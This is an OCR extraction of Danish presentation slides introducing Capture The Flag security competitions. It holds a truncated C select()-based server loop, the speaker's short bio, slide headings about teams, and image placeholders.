


FD_SET(server_socket, &readset);
/* Initialize client buffer */
memset(client_buffer, 0, sizeof(client_buffer));
for (i = 0; i < MAX_CLIENTS - 1; i++) {
client_buffer[i].next = &client_buffer[i + 1];
}
free_clients = &client_buffer[0];
/* Run IO
while (1) {
reads = readset;
DEBUG_OUT("Waiting
DEBUG_OUT("Active client count:
DEBUG_OUT("
selected = select(FD_SETSIZE, &reads,
if (selected < 0) {
perror("select");
exit(-1);
}
DEBUG_OUT("select() returned %d\n", selected);
if (selected > 0) {
handle_clients();
handle_server();
}
}
return 0;
C4pTur3 t3h Ph14g

Hvem er jeg ?


- Robert Larsen
- Datamatiker årgang 2001
- Programmerede mobiltelefon software i fire år
- Programmerer frameworks, backendsystemer og værktøjer til spiludvikling hos Cego ApS (www.komogvind.dk)
- Security nut!
  - Blackhat siden er mest tiltrækkende




Hvad er Capture The Flag ?




Hold 1





Hold 2

